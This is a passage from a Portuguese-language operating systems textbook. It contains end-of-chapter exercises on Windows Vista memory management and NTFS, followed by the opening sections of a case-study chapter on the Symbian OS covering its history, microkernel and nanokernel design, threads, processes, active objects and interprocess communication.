- 17. Qual das transições mostradas na Figura 11.20 são decisões políticas, em oposição aos movimentos necessários e forçados pelos eventos do sistema (por exemplo, um processo que esteja saindo e liberando suas páginas)?
- 18. Suponha que uma página seja compartilhada e por dois conjuntos de trabalho ao mesmo tempo. Se for despejada de um dos conjuntos de trabalho, para onde ela irá, na Figura 11.20? O que acontece quando é despejada do segundo conjunto de trabalho?
- 19. Quando um processo desmapeia uma pilha de páginas limpa, ele faz a transição (5) da Figura 11.20. Para onde vai uma pilha de páginas sujas quando desmapeada? Por que não há transição para a lista de modificadas quando uma página suja é desmapeada?
- 20. Imagine que um objeto despachante representando algum tipo de bloqueio exclusivo (como um mutex) está marcado para utilizar um evento de notificação em vez de um de sincronização para anunciar que o bloqueio foi liberado. Por que isso seria ruim? O quanto a resposta dependeria do tempo de espera do bloqueio, do tamanho do quantum e do fato de o sistema ser um multiprocessador?
- 21. Um arquivo tem o seguinte mapeamento. Dê as séries de entradas da MFT.

Deslocamento 0 1 2 3 4 5 6 7 8 9 10 Endereço de disco 50 51 52 22 24 25 26 53 54 - 60



#### 574 Sistemas operacionais modernos

- **22.** Considere o registro da MFT da Figura 11.25. Suponha que o arquivo crescesse e um décimo bloco fosse atribuído ao fim do arquivo. O número desse bloco é 66. Com o que o registro da MFT se pareceria agora?
- 23. Na Figura 11.28(b), as duas primeiras séries são de oito blocos cada. O fato de elas serem iguais é apenas um acidente ou isso tem relação com o modo de funcionamento da compressão? Justifique sua resposta.
- **24.** Suponha que você queira construir um Windows Vista Lite. Quais dos campos da Figura 11.29 poderiam ser removidos sem enfraquecer a segurança do sistema?
- 25. Um modelo de extensão utilizado por muitos programas (navegadores da Web, Office, servidores COM) envolve a hospedagem de DLLs para criar ganchos e estender sua funcionalidade subjacente. Este é um modelo razoável para ser utilizado em um serviço baseado em RPC se ele tiver cuidado de personalizar os clientes antes de carregar a DLL? Por que não?
- 26. Quando em execução em uma máquina NUMA, sempre que o gerenciador de memória do Windows precisa alocar uma página física para tratar uma falta de página, ele tenta utilizar uma página do nó NUMA para o processador ideal do thread corrente. Por quê? E se o thread estiver sendo executado em um processador diferente?

- 27. Dê alguns exemplos nos quais uma aplicação conseguiria se recuperar facilmente a partir de uma cópia de segurança com base em uma cópia sombra de volume em vez de partir do estado do disco após uma parada.
- 28. Na Seção 11.9, a oferta de mais memória para o monte do processo foi citada como um dos cenários que requerem o fornecimento de páginas zeradas para que os requisitos de segurança sejam satisfeitos. Dê um ou dois exemplos de operações da memória virtual que precisam de páginas zeradas.
- 29. O comando regedit pode ser usado para exportar uma parte ou a totalidade dos registros para um arquivo-texto, em todas as versões atuais do Windows. Salve o registro várias vezes durante uma sessão de trabalho e veja o que muda. Se você tiver acesso a um computador com Windows e no qual você possa instalar software ou hardware, descubra quais mudanças ocorrem quando um programa ou um dispositivo é adicionado ou removido.
- 30. Escreva um programa UNIX que simule a escrita de um arquivo NTFS com vários fluxos. Ele deve aceitar uma lista de um ou mais arquivos como parâmetros e escrever um arquivo de saída que contenha um fluxo com os atributos dos parâmetros e outros fluxos com o conteúdo de cada um dos parâmetros. Agora, escreva um segundo programa para relatar sobre os atributos e os fluxos e extraia todos os componentes.

# Capítulo 12

# Estudo de caso 3: sistema operacional Symbian

Nos dois capítulos anteriores, examinamos dois sistemas operacionais populares para desktop e notebooks: o Linux e o Windows Vista. Entretanto, mais de 90 por cento das CPUs no mundo não estão nos PCs desktop e notebooks, mas nos sistemas embarcados, como os telefones celulares, PDAs, câmeras digitais, filmadoras, máquinas de jogos, iPods, tocadores de MP3, tocadores de CD, gravadores de DVD, roteadores sem fio, aparelhos televisores, receptores GPS, impressoras a laser, carros e muitos outros produtos de consumo. Muitos deles usam chips modernos de 32 e 64 bits, e quase todos executam um sistema operacional maduro. No entanto, poucas pessoas sabem da existência desses sistemas operacionais. Neste capítulo, apresentaremos uma visão mais detalhada de um sistema operacional popular no mundo dos sistemas embarcados: o sistema operacional Symbian.

O Symbian é o sistema operacional executado nas plataformas móveis dos smartphones (telefones inteligentes) de vários fabricantes diferentes. Os smartphones são chamados assim porque executam sistemas operacionais com funções completas e apresentam características de PCs desktop. O sistema operacional Symbian é projetado de forma a ser a base para uma variedade extensa de smartphones de vários fabricantes. Ele foi cuidadosamente projetado para funcionar especificamente em plataformas de smartphones: computadores de uso geral com CPU, memória e capacidade de armazenamento limitados, focados em comunicação.

Nossa discussão sobre o sistema operacional Symbian começará com sua história. Apresentaremos uma visão geral do sistema para dar uma ideia de como ele foi projetado e quais aplicações seus projetistas pretendiam que ele tivesse. A seguir, iremos examinar os vários aspectos do projeto do sistema operacional Symbian como fizemos com o Linux e o Windows: veremos processos, gerenciamento de memória, E/S, sistema de arquivos e segurança. Concluiremos com uma visão de como o Symbian aborda a comunicação nos telefones inteligentes.

# 12.1 A história do sistema operacional Symbian

O UNIX tem uma longa história; quase ancestral em termos de computadores. O Windows tem uma história mais ou menos longa. O Symbian, ao contrário, tem uma história bem curta. Ele tem raízes em sistemas desenvolvidos nos anos 1990 e seu aparecimento se deu em 2001. Isso não deveria ser surpresa, uma vez que as plataformas dos smartphones nas quais o Symbian funciona também evoluíram apenas recentemente.

O sistema operacional Symbian tem suas raízes em dispositivos portáteis e teve rápido desenvolvimento ao longo de várias versões.

## 12.1.1 Raízes do sistema operacional Symbian: Psion e EPOC

A história do Symbian começa com alguns dos primeiros dispositivos portáteis, que evoluíram no final dos anos 1980 como um meio de capturar a utilidade dos computadores desktop em um pequeno pacote móvel. As primeiras tentativas de computadores portáteis não foram bem--sucedidas; o Newton, da Apple, foi um dispositivo bem projetado, mas que se popularizou somente entre poucos usuários. Apesar desse início lento, os computadores portáteis desenvolvidos em meados dos anos 1990 foram mais bem desenhados para o usuário e voltados à forma como as pessoas usavam dispositivos móveis. Os computadores portáteis foram originalmente projetados como PDAs — assistentes pessoais digitais que eram essencialmente organizadores eletrônicos — mas evoluíram para abranger muitos tipos de funcionalidade. Conforme se desenvolveram, eles começaram a funcionar como PCs desktop e passaram a ter as mesmas necessidades: precisavam ser multitarefa; adicionaram capacidade de armazenamento de várias formas e necessitavam ser flexíveis nas áreas de entrada e saída.

Os dispositivos portáteis também cresceram para abranger comunicação. Conforme esses dispositivos pessoais cresciam, a comunicação pessoal também se desenvolvia. O uso de telefones celulares teve um crescimento dramático no final dos anos 1990. Por essa razão, foi natural fundir os dispositivos portáteis com os telefones celulares para formar os smartphones. Com essa fusão, o sistema operacional que executava nos dispositivos portáteis teve de se desenvolver.

Nos anos 1990, a Psion Computers fabricava dispositivos PDAs. Em 1991, a Psion produziu o Série 3, um com-

putador pequeno com tela monocromática HVGA, que cabia em um bolso. O Série 3 foi seguido pelo Série 3c, em 1996, com capacidade infravermelha adicional, e pelo Série 3mx, em 1998, com um processador mais rápido e com mais memória. Esses dispositivos foram um grande sucesso, em especial por conta do bom gerenciamento de energia e da interoperabilidade com outros computadores, incluindo PCs e outros dispositivos portáteis. A programação era baseada na linguagem C, com um projeto orientado a objetos, e empregava mecanismos de aplicação (application engines), uma parte da assinatura do desenvolvimento do sistema operacional Symbian. A abordagem desse mecanismo era uma funcionalidade poderosa. Como no projeto de micronúcleo, ela focava as funcionalidades nos mecanismos — que gerenciam as funções em resposta às solicitações dos aplicativos e que funcionavam como servidores. Essa abordagem viabilizou a padronização de uma API e a utilização da abstração de objetos para que o programador de aplicativos parasse de se preocupar com detalhes tediosos como o formato dos dados.

Em 1996, a Psion começou a projetar um novo sistema operacional de 32 bits que dava suporte a dispositivos apontadores baseados em uma tela de toque (touch screen), usava multimídia e era mais rico em comunicação. O novo sistema também era mais orientado a objetos e devia ser transportável para diferentes arquiteturas e projetos de dispositivo. O resultado do esforço da Psion foi a introdução do sistema EPOC Release 1, programado em C++ e projetado para ser orientado a objetos do começo ao fim. Ele novamente usou a abordagem de mecanismos e expandiu a ideia do projeto para uma série de servidores que coordenavam o acesso aos serviços de sistema e dispositivos periféricos. O EPOC expandiu as possibilidades de comunicação, abriu o sistema operacional para a inclusão de recursos multimídia, introduziu novas plataformas para itens de interação como telas de toque e generalizou a interface de hardware.

Em seguida, o EPOC teve dois outros lançamentos: o EPOC Release 3 (ER3) e o EPOC Release 5 (ER5), que executavam em novas plataformas como os computadores Psion Série 5 e Série 7.

A Psion também procurou enfatizar as formas com que seu sistema operacional podia ser adaptado a outras plataformas de hardware. Em torno do ano 2000, a maioria das oportunidades para desenvolvimento de novos computadores portáteis voltava-se aos telefones celulares, cujos fabricantes já procuravam por um novo e avançado sistema operacional para sua geração seguinte de dispositivos. Para aproveitar as oportunidades, a Psion e os líderes da indústria de telefonia móvel, incluindo Nokia, Ericsson, Motorola e Matsushita (Panasonic), formaram um empreendimento conjunto, denominado Symbian, que deveria assumir a propriedade e, em seguida, desenvolver o núcleo do sistema operacional EPOC. Esse novo projeto de núcleo foi, então, chamado de sistema operacional Symbian.

#### 12.1.2 Sistema operacional Symbian versão 6

Como a última versão do EPOC era a ER5, o sistema operacional Symbian surgiu na versão 6 em 2001. Ele aproveitou as propriedades flexíveis do EPOC e foi direcionado para várias plataformas diferentes. O sistema foi projetado para ser flexível o suficiente para atender aos requisitos para desenvolvimento de uma variedade de avançados dispositivos móveis e telefones, enquanto dava aos fabricantes a oportunidade de diferenciar seus produtos.

Também foi decidido que o Symbian adotaria tecnologias atuais à medida que fossem disponibilizadas. Essa decisão reforçou a opção pela orientação a objetos e pela arquitetura cliente—servidor, já que elas estavam se tornando amplamente difundidas no mundo dos PCs desktop e da Internet.

A versão 6 do Symbian foi dita 'aberta' por seus projetistas, o que era diferente das propriedades de 'código aberto' muitas vezes atribuídas ao UNIX e ao Linux. Por 'aberta', os projetistas do Symbian queriam dizer que a estrutura do sistema operacional era publicada e disponível para todos. Além disso, todas as interfaces do sistema foram publicadas para incentivar o projeto de software por terceiros.

#### 12.1.3 Sistema operacional Symbian versão 7

A versão 6 do Symbian era bastante parecida com o EPOC e os predecessores da versão 6, tanto em projeto quanto em funcionalidade. Até então, o foco tinha sido abranger a telefonia celular. Entretanto, à medida que mais e mais fabricantes projetavam telefones celulares, ficou claro que até mesmo a flexibilidade do EPOC, um sistema para dispositivos portáteis, não seria capaz de atender à grande quantidade de novos telefones que precisavam usar o Symbian.

A versão 7 manteve as funcionalidades de desktop do EPOC, mas a maior parte do interior do sistema foi reescrita de forma a abranger os vários tipos de funcionalidade dos smartphones. O núcleo e os serviços de sistemas operacionais foram separados da interface com o usuário. O mesmo sistema operacional pôde, então, ser executado em diferentes plataformas de smartphones, cada qual usando um sistema distinto de interface com o usuário. O Symbian também foi expandido com vistas a tratar novos formatos de mensagem que não haviam sido previstos antes, por exemplo, ou então ser usado em telefones que usavam tecnologias diferentes de telefonia. A versão 7 do Symbian foi lançada em 2003.

# 12.1.4 O sistema operacional Symbian hoje

O lançamento da versão 7 do Symbian foi muito importante, pois trouxe abstração e flexibilidade ao sistema operacional. Entretanto, essa abstração teve um preço e o desempenho do sistema operacional logo se tornou um problema que demandava atenção.

Iniciou-se então um projeto de reescritura total do sistema operacional, desta vez com foco no desempenho. O projeto do novo sistema deveria manter a flexibilidade da versão 7 e, ao mesmo tempo, aprimorar o desempenho e tornar o sistema mais seguro. A versão 8 do Symbian, lancada em 2004, aprimorou o desempenho do sistema, em especial suas funções em tempo real. A versão 9, distribuída a partir de 2005, adicionou conceitos de segurança com base em capacidade e incluiu a instalação de proteção de portas. A versão 9 também disponibilizou para o hardware a flexibilidade que a versão 7 adicionou para o software. Também foi desenvolvido um novo modelo binário que permitia aos desenvolvedores de hardware usar o Symbian sem precisar projetar o hardware para atender a uma arquitetura específica.

# 12.2 Uma visão geral do sistema operacional Symbian

Como a seção anterior demonstrou, o Symbian tornou-se um sistema especificamente direcionado ao desempenho em tempo real em smartphones a partir de um sistema operacional de computadores portáteis. Esta seção fará uma introdução aos conceitos do projeto do Symbian, que correspondem diretamente à forma como o sistema operacional é usado.

Dentre os sistemas operacionais, o Symbian se destaca por ter sido projetado especificamente para os smartphones. Ele não é um sistema genérico adaptado (com grandes dificuldades) para os smartphones, nem é uma versão de um sistema operacional maior criada para uma plataforma menor. Há nele, todavia, muitas funções de sistemas operacionais mais robustos, desde a característica multitarefa até o gerenciamento de memória e questões de segurança.

Os antecessores do Symbian deram a ele suas melhores funcionalidades. Ele é orientado a objetos — herança do EPOC; usa o projeto de micronúcleo, que minimiza o custo de operação do núcleo e coloca no nível de usuário as funcionalidades não essenciais dos processos, como introduzido na versão 6. Além disso, utiliza uma arquitetura cliente/servidor que simula o modelo de mecanismos empregado no EPOC; suporta várias funcionalidades de PCs desktop — como processamento multitarefa e multithreading — e um sistema de armazenamento extensível. Do EPOC ele herdou também a ênfase em comunicação e multimídia e os objetivos que motivaram a transição para o sistema operacional Symbian.

# 12.2.1 Orientação a objetos

Orientação a objetos é um termo que implica abstração. Um projeto orientado a objetos cria uma entidade abstrata chamada de **objeto** de um dado e funcionalidade de um componente do sistema. Um objeto oferece funcionalidades e dados específicos, mas esconde detalhes de implementação. Quando bem implementado, um objeto pode ser removido e substituído por outro, desde que esteja em conformidade com a forma como os outros pedaços do sistema usam esse objeto, isto é, desde que sua interface se mantenha.

Quando aplicada ao projeto de sistemas operacionais, a orientação a objetos faz com que todas as chamadas de sistema e funções do núcleo sejam feitas por meio de interfaces sem acesso efetivo aos dados e sem dependência de qualquer tipo de implementação. Um núcleo orientado a objetos oferece serviços por meio de objetos. Quando utilizamos objetos no núcleo, a aplicação normalmente recebe um **descritor**, isto é, uma referência para um objeto e, em seguida, acessa a interface desse objeto por meio desse descritor.

Por definição, o Symbian é orientado a objetos. As implementações das facilidades do sistema estão ocultas e a utilização dos dados é feita por meio de interfaces definidas em objetos de sistema. Enquanto um sistema operacional como o Linux cria um descritor de arquivos e usa esse descritor como um parâmetro em uma chamada open, o Symbian cria um arquivo do tipo objeto e chama o método open relacionado a esse objeto. Por exemplo, no Linux, é de amplo conhecimento o fato de os descritores serem índices inteiros de uma tabela na memória do sistema operacional; no Symbian, a implementação das tabelas do sistema de arquivos é desconhecida, e sua manipulação é feita por meio de objetos de uma classe específica de arquivos.

Note que o Symbian se diferencia dos outros sistemas operacionais que usam os conceitos de orientação a objetos. Por exemplo, muitos projetos de sistemas utilizam tipos de dados abstratos e alguém poderia, inclusive, argumentar que a ideia de uma chamada de sistema implementa abstração ocultando dos programas do usuário os detalhes da implementação do sistema. No Symbian, a orientação a objetos está em toda a estrutura do sistema. As funcionalidades e as chamadas de sistema estão sempre associadas aos objetos de sistema. A alocação e a proteção de recursos são focadas na alocação de objetos, e não na implementação de chamadas de sistema.

### 12.2.2 Projeto de micronúcleo

Com base na natureza orientada a objetos do Symbian, a estrutura de seu núcleo tem um projeto de micronúcleo. Poucos arquivos e funções do sistema estão no núcleo; muitas funções foram colocadas em servidores no espaço do usuário. O trabalho dos servidores é obter descritores dos objetos de sistema e fazer chamadas para o núcleo por meio desses objetos quando necessário. Em vez de fazerem chamadas de sistema, as aplicações no espaço do usuário interagem com esses servidores.

#### 578 Sistemas operacionais modernos

Os sistemas operacionais baseados em micronúcleo geralmente ocupam bem menos memória em sua inicialização e têm uma estrutura mais dinâmica. Os servidores podem ser iniciados conforme a necessidade; nem todos são solicitados na inicialização do sistema. Os micronúcleos costumam ter uma arquitetura acoplável com suporte para módulos do sistema que podem ser solicitados, carregados e acoplados ao núcleo. Por essa razão, os micronúcleos são muito flexíveis: o código para dar suporte a uma nova funcionalidade (por exemplo, um novo driver de hardware) pode ser carregado e acoplado a qualquer momento.

O Symbian foi projetado como um sistema operacional baseado em micronúcleo. O acesso aos recursos do sistema é feito por meio de conexões com servidores de recursos que sucessivamente coordenam o acesso a esses recursos. O Symbian usa uma arquitetura acoplável para novas implementações. As novas implementações de funções de sistema podem ser projetadas como objetos e inseridas no núcleo dinamicamente. Novos sistemas de arquivos podem, por exemplo, ser implementados e adicionados ao núcleo enquanto o sistema operacional está sendo executado.

O modelo de micronúcleo tem alguns problemas. Enquanto nos sistemas operacionais convencionais uma única chamada de sistema é suficiente, no micronúcleo é necessária a troca de mensagens, o que pode fazer com que o desempenho sofra com o custo adicional da comunicação entre os objetos. A eficiência das funções que ficam no espaço do núcleo em sistemas convencionais diminui quando elas são movidas para o espaço do usuário. Por exemplo, o custo de muitas chamadas de funções para agendar processos pode diminuir o desempenho se comparado ao agendamento de processos do núcleo do Windows — que tem acesso direto às estruturas de dados do núcleo. Como as mensagens são trocadas entre os objetos do espaço do usuário e os do espaço do núcleo, podem ocorrer alterações de níveis de privilégio que complicarão ainda mais o desempenho. Finalmente, enquanto nos sistemas convencionais as chamadas de sistema trabalham em apenas um espaço de endereçamento, no Symbian essa troca de mensagens e alterações de privilégio implicam a utilização de dois ou mais espaços de endereçamento para que uma solicitação de serviços do micronúcleo seja implementada.

Esses problemas de desempenho fizeram que os projetistas do Symbian (e de outros sistemas baseados em micronúcleo) prestassem bastante atenção aos detalhes de implementação. A ênfase do projeto se volta aos servidores simples e fortemente focados.

## 12.2.3 O nanonúcleo do Symbian

Os projetistas do Symbian resolveram os problemas do micronúcleo implementando uma estrutura de **nanonúcleo** no núcleo do projeto do sistema operacional. Assim como algumas funções do sistema são movidas para servidores no espaço do usuário em micronúcleos, o Symbian

separa as funções que requerem implementação sofisticada no núcleo e mantém apenas as funções mais básicas no nanonúcleo, que é o núcleo do sistema operacional.

O nanonúcleo oferece algumas das funções mais básicas do Symbian. Nele, operações simples de threads em modo privilegiado realizam serviços bem primitivos. Entre as implementações nesse nível estão agendamento e operações de sincronização, tratamento de interrupções e objetos de sincronização como semáforos e mutexes. Nesse nível, a maioria das funções é preemptável e bem primitiva (para que seja rápida). A alocação dinâmica de memória, por exemplo, é uma função muito complicada para a operação do nanonúcleo.

O projeto de nanonúcleo requer um segundo nível para a implementação das funções de núcleo mais complicadas. A camada do núcleo no Symbian oferece as funções de núcleo mais complicadas necessárias ao resto do sistema. Todas as operações no nível do núcleo são privilegiadas e se combinam às operações primitivas do nanonúcleo para implementar funções mais complexas. Serviços de objetos complexos, threads no modo usuário, agendamento de processos e mudança de contexto, memória dinâmica, bibliotecas de carregamento dinâmico, sincronização complexa e a comunicação entre objetos e processos são apenas algumas das operações realizadas nessa camada — que é totalmente preemptável e na qual as interrupções podem causar o reagendamento de qualquer parte de sua execução mesmo durante as mudanças de contexto.

A Figura 12.1 mostra um diagrama completo da estrutura do núcleo do Symbian.

#### 12.2.4 Acesso a recursos cliente/servidor

Conforme mencionamos, o Symbian explora o projeto de micronúcleo e usa o modelo cliente/servidor para acessar os recursos do sistema. As aplicações que precisam acessar esses recursos do sistema são os clientes, e os programas executados pelo sistema operacional para coordenar




Figura 12.1 A estrutura do núcleo do Symbian tem várias camadas.

os acessos a esses recursos são os servidores. Enquanto no Linux podemos chamar a função open para abrir um arquivo e no Windows podemos usar uma API para criar uma janela, no Symbian o procedimento é o mesmo para os dois casos: primeiro deve-se estabelecer uma conexão com um servidor, que vai confirmar tal conexão e, então, passará a receber as solicitações de execução de funções específicas. Dessa forma, abrir um arquivo significa encontrar o servidor do arquivo, chamar a função connect para estabelecer a conexão com o servidor e, depois, enviar uma solicitação open com o nome de um arquivo específico.

Há várias vantagens nessa forma de proteger os recursos. Em primeiro lugar, ela se encaixa no projeto do sistema operacional - como um sistema orientado a objetos e baseado em micronúcleo. Em segundo lugar, essa arquitetura é eficiente para gerenciar os vários acessos aos recursos do sistema que um sistema operacional multitarefa e multithreaded pode solicitar. Finalmente, cada servidor pode se concentrar nos recursos que deve gerenciar, podendo ser facilmente atualizado e substituído por novos projetos.

# 12.2.5 Funções de um sistema operacional maior

Apesar do tamanho de seus computadores-alvo, o Symbian tem muitas características de seus irmãos maiores. Embora seja possível encontrar no Symbian o tipo de suporte do qual dispomos nos sistemas operacionais maiores — como Linux e Windows —, as características desse suporte são diferentes (ainda que muito semelhantes às dos sistemas maiores).

Processos e threads: o Symbian é um sistema multitarefa e multithread. Muitos processos podem concorrer na execução, comunicar-se uns com os outros e utilizar múltiplos threads que são executados no interior de cada processo.

Suporte comum ao sistema de arquivos: assim como nos sistemas maiores, o Symbian organiza o acesso ao armazenamento do sistema usando um modelo de sistemas de arquivos. Ele tem um sistema de arquivos compatível com Windows (utilizando, por padrão, o sistema FAT-32); suporta outras implementações de sistemas de arquivos usando uma interface no estilo plug-in e suporta, ainda, FAT-16 e FAT-32, NTFS e muitos formatos de cartão de memória (como o JFFS, por exemplo).

Redes: o Symbian suporta redes TCP/IP e várias outras interfaces de comunicação, como serial, infravermelho e Bluetooth.

Gerenciamento de memória: ainda que o Symbian não use (ou não tenha as facilidades para) o mapeamento de memória virtual, ele organiza o acesso à memória em páginas e permite sua substituição, ou seja, as páginas podem entrar, mas não podem ser descartadas.

# 12.2.6 Comunicação e multimídia

O Symbian foi criado para facilitar a comunicação de várias formas. Dificilmente poderíamos dar uma visão geral dele sem falar das funções de comunicação. Sua modelagem de comunicação está em conformidade com a orientação a objetos, com a arquitetura de micronúcleo e a de cliente/ servidor. As estruturas de comunicação no Symbian estão agrupadas em módulos, o que permite que novos mecanismos de comunicação sejam introduzidos no sistema facilmente. Os módulos podem ser escritos para implementar diferentes recursos, desde interfaces no nível do usuário até novas implementações de protocolo para novos drivers de dispositivo. Em virtude de seu projeto de micronúcleo, novos módulos podem ser dinamicamente introduzidos e carregados no sistema operacional.

O Symbian tem algumas características únicas que vieram do foco nas plataformas de smartphone. Ele tem uma arquitetura de mensagens acoplável — na qual novos tipos de mensagem podem ser criados e implementados desenvolvendo-se módulos carregados no sistema dinamicamente pelos servidores de mensagem. O sistema de mensagens foi projetado em camadas, com tipos de objeto específicos em cada uma delas. Os objetos de transporte de mensagens, por exemplo, ficam separados dos objetos do tipo de mensagem. Uma forma de transporte de mensagens digamos, o transporte por rede de celular sem fio (como CDMA) — poderia transportar vários tipos diferentes de mensagens (tipo mensagens de texto-padrão, SMS, ou comandos de sistema como mensagens BIO). Novos métodos de transporte podem ser introduzidos criando-se um novo objeto e carregando-o para o núcleo.

O Symbian teve seu núcleo projetado com APIs especializadas para multimídia. Dispositivos e conteúdos multimídia são tratados por servidores especiais e por uma estrutura que permite ao usuário implementar módulos que descrevem conteúdos novos e existentes e o que fazer com eles. Como na implementação de mensagens, os conteúdos multimídia são suportados por vários objetos, projetados para interagirem entre si. A forma como os sons são tocados é projetada como um objeto que interage com a forma pela qual cada formato de som é implementado.

#### Processos e threads no 12.3 **Symbian**

O Symbian é um sistema operacional multitarefa que utiliza os conceitos de processos e threads como os outros sistemas. Entretanto, a estrutura do núcleo do Symbian e a maneira como ele aborda a possível escassez de recursos influenciam a forma como ele vê os objetos multitarefa.

#### 12.3.1 Threads e nanothreads

No lugar de processos como a base para o processamento multitarefa, o Symbian favorece os threads e é construído em torno do conceito de thread, que formam a unidade central do processamento multitarefa. Um processo é visto pelo sistema operacional simplesmente como um conjunto de threads com um bloco de controle de processos e algum espaço de memória.

O suporte a threads no Symbian é baseado no nanonúcleo com **nanothreads**. O nanonúcleo proporciona apenas suporte simples dos threads, cada thread suportado por um nanothread baseado em nanonúcleo. Este oferece agendamento de nanothreads, sincronização (comunicação interthreads) e serviços de temporização. Os nanothreads são executados em modo privilegiado e precisam de uma pilha para armazenar as informações de ambiente de tempo de execução, não podendo ser executados em modo usuário. Isso significa que o sistema pode manter um controle rígido sobre eles. Cada nanothread precisa de um conjunto mínimo de dados para ser executado: basicamente, a localização e o tamanho de sua pilha. O sistema operacional controla todo o resto, como o código usado por cada thread, e armazena o contexto dos threads em suas pilhas de execução.

Assim como os processos, os nanothreads também possuem estados. O modelo utilizado pelo nanonúcleo do Symbian tem alguns estados além do modelo básico. São eles:

- Suspenso. É quando um thread suspende outro, mas de forma diferente do estado de espera, em que um thread é bloqueado por algum objeto de camada superior (por exemplo, um thread do Symbian).
- Espera por semáforo rápido. Um thread nesse estado está esperando pela sinalização de um semáforo rápido — um tipo de variável sentinela. Os semáforos rápidos são semáforos do nanonúcleo.
- 3. Espera DFC. Um thread nesse estado está esperando que uma chamada atrasada de função ou DFC (delayed function call) seja adicionada à fila DFC. As DFCs são usadas na implementação de drivers de dispositivos e representam chamadas ao núcleo que podem ser listadas e agendadas para execução pela camada do núcleo no Symbian.
- Dormindo. Os threads adormecidos estão esperando pela passagem de um período de tempo específico.
- 5. Outro. Há um estado genérico usado quando os desenvolvedores implementam estados extras para os nanothreads. Eles o utilizam quando expandem as funções do nanonúcleo para novas plataformas de telefones (chamadas de camadas personalizadas), e aqueles que o utilizam também devem implementar as formas de transição entre esses estados e suas implementações estendidas.

Compare a ideia de nanothreads com a ideia convencional de um processo. Um nanothread é essencialmente um processo mais leve. Ele tem um minicontexto que é alternado conforme os nanothreads vão passando pelo processador. Cada nanothread tem um estado, como nos processos. As principais características dos nanothreads são

o controle rígido que o nanonúcleo tem sobre eles e a mínima quantidade de informação que compõe o contexto de cada um.

Os threads do Symbian são baseados nos nanothreads; o núcleo adiciona suporte ao que o nanonúcleo oferece. Threads do modo usuário usados por aplicações-padrão são implementados pelos threads do Symbian. Cada thread do Symbian contém um nanothread e adiciona sua própria pilha de execução à pilha usada pelo nanothread. Esses threads podem operar no modo núcleo por meio de chamadas de sistema e o Symbian também adiciona tratamento de exceções e sinalizações de saída à implementação.

Os threads do Symbian implementam seus próprios conjuntos de estados a partir da implementação dos nanothreads. Como eles adicionam algumas funcionalidades à implementação simples dos nanothreads, os novos estados refletem as novas ideias usadas nos threads do sistema. O Symbian inclui sete novos estados em que os threads podem estar, focados em condições bloqueantes especiais que podem ocorrer. Esses estados especiais incluem espera e suspensão por semáforos (normais), variáveis mutex e variáveis condicionais. É bom lembrar que, como a implementação dos threads do Symbian é baseada nos nanothreads, esses estados são implementados de acordo com os estados nos nanothreads, usando, na maioria das vezes, seu estado suspenso, de várias formas.

#### 12.3.2 Processos

Os processos no Symbian são threads agrupados sob uma única estrutura de controle de blocos de processos com um único espaço de memória. Pode haver um ou vários threads de execução sob um bloco de controle de processos. Os conceitos de estados e agendamento de processos já foram definidos pelos threads e nanothreads do Symbian. O agendamento de um processo é, então, implementado por meio do agendamento de um thread e da inicialização do bloco de controle de processo adequado ao atendimento das solicitações de dados do thread.

Os threads do Symbian organizados sob um único processo funcionam de várias formas. Primeiro, há um único thread principal marcado como o ponto de partida do processo. Segundo, os threads compartilham os parâmetros de escalonamento. Mudanças de parâmetros do processo, ou seja, do método de escalonamento, mudam os parâmetros de todos os threads. Terceiro, os threads compartilham objetos de espaço de memória, incluindo dispositivos e outros descritores de objetos. Por fim, quando um processo é finalizado, o núcleo elimina todos os threads no processo.

#### 12.3.3 Objetos ativos

Os **objetos ativos** são formas especializadas de threads, implementados visando a aliviar a carga que eles impõem sobre o ambiente operacional. Os projetistas do Symbian reconheceram o fato de que haveria muitas situações em

que um thread em uma aplicação seria bloqueado. Como o foco do Symbian está na comunicação, muitas aplicações têm um padrão de implementação semelhante: elas gravam informações em um soquete de comunicação ou enviam informações por um canal e, então, ficam bloqueadas enquanto esperam por uma resposta do receptor. Os objetos ativos são projetados para que, quando voltem do estado de bloqueio, tenham apenas um ponto de entrada para o código chamado; isso simplifica sua implementação. Como são executados no espaço do usuário, os objetos ativos têm as propriedades dos threads do Symbian; portanto, possuem seus próprios nanothreads e podem ser agrupados junto a outros threads do Symbian para formar um processo do sistema operacional.

Se os objetos ativos são simplesmente threads do Symbian, alguém poderia perguntar por que seria vantajoso para o sistema operacional ter um modelo simplificado de thread. A importância dos objetos ativos está no escalonamento. Enquanto esperam por eventos, todos os objetos ativos ficam em um único processo e podem atuar como um thread para o sistema. O núcleo não precisa checar continuamente os objetos ativos procurando por aqueles que podem ser desbloqueados. Assim sendo, os objetos ativos em um processo podem ser coordenados por um escalonador implementado em um único thread. Os objetos ativos são uma versão eficiente e leve dos threads-padrão, visto que combinam em um único thread códigos que seriam de outra maneira implementados em vários threads, fixam pontos de entrada no código e usam um único escalonador para coordenar sua execução.

É importante perceber onde os objetos ativos se encaixam na estrutura de processos do Symbian. Quando um thread convencional faz uma chamada de sistema que bloqueia sua execução no estado de espera, o sistema operacional ainda precisa verificar o thread. Durante as mudanças de contexto, o sistema operacional vai perder tempo verificando os processos bloqueados no estado de espera para determinar se algum deles precisa ser movido para o estado de pronto. Os objetos ativos se autocolocam no estado de espera e aguardam por um evento específico. Por essa razão, o sistema operacional não precisa ficar verificando esses objetos, mas deve movê-los quando seu evento específico for iniciado. O resultado é uma quantidade menor de verificações de threads e um desempenho mais rápido.

#### 12.3.4 Comunicação entre processos

Em um ambiente de múltiplos threads como o Symbian, a comunicação entre processos é crucial para o desempenho do sistema. Os threads, especialmente na forma de servidores de sistema, se comunicam constantemente.

Um soquete é o modelo mais básico de comunicação usado pelo Symbian. Ele é um pipeline de comunicação abstrata entre dois pontos. A abstração é usada para ocultar o gerenciamento dos dados e os métodos de transporte entre os destinos. O conceito de soquete é usado pelo Symbian para a comunicação entre clientes e servidores, threads e dispositivos e entre os threads.

O modelo de soquete também forma a base dos dispositivos de E/S. Novamente, a abstração é essencial para tornar este modelo tão útil. Todos os mecanismos de troca de informação entre dispositivos são gerenciados pelo sistema operacional em vez das aplicações. Por exemplo, soquetes que trabalham sobre TCP/IP em um ambiente de rede podem ser facilmente adaptados para trabalhar em um ambiente Bluetooth mudando-se os parâmetros no tipo de soquete usado. A maior parte das outras trocas de dados é feita pelo sistema operacional.

